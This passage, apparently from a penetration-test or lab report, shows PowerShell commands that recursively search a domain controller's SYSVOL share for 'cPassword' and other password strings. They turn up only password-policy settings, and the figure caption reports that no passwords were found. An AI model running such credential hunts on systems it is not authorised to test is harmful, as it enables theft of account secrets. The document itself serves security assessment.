rse ¦ Select-String -Pattern "Pass"

\\192.168.0.2\SYSVOL\uadcwnet.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf:4:MinimumPasswordAge = 1
\\192.168.0.2\SYSVOL\uadcwnet.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf:5:MaximumPasswordAge = 9999
\\192.168.0.2\SYSVOL\uadcwnet.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf:6:MinimumPasswordLength = 7
\\192.168.0.2\SYSVOL\uadcwnet.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf:7:PasswordComplexity = 0
\\192.168.0.2\SYSVOL\uadcwnet.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf:8:PasswordHistorySize = 24
\\192.168.0.2\SYSVOL\uadcwnet.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf:10:RequireLogonToChangePass
word = 0
\\192.168.0.2\SYSVOL\uadcwnet.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf:12:ClearTextPassword = 1


PS C:\Users\test.UADCWNET.000> Get-ChildItem -Path "\\192.168.0.2\SYSVOL\" -Recu
rse ¦ Select-String -Pattern "PW"
PS C:\Users\test.UADCWNET.000> Get-ChildItem -Path "\\192.168.0.2\SYSVOL\" -Recu
rse ¦ Select-String -Pattern "Psw"
PS C:\Users\test.UADCWNET.000> Get-ChildItem -Path "\\192.168.0.2\SYSVOL\" -Recu
rse ¦ Select-String -Pattern "cPassword"
PS C:\Users\test.UADCWNET.000> _
```

Figure 11: Unsuccessful In finding any passwords through powershell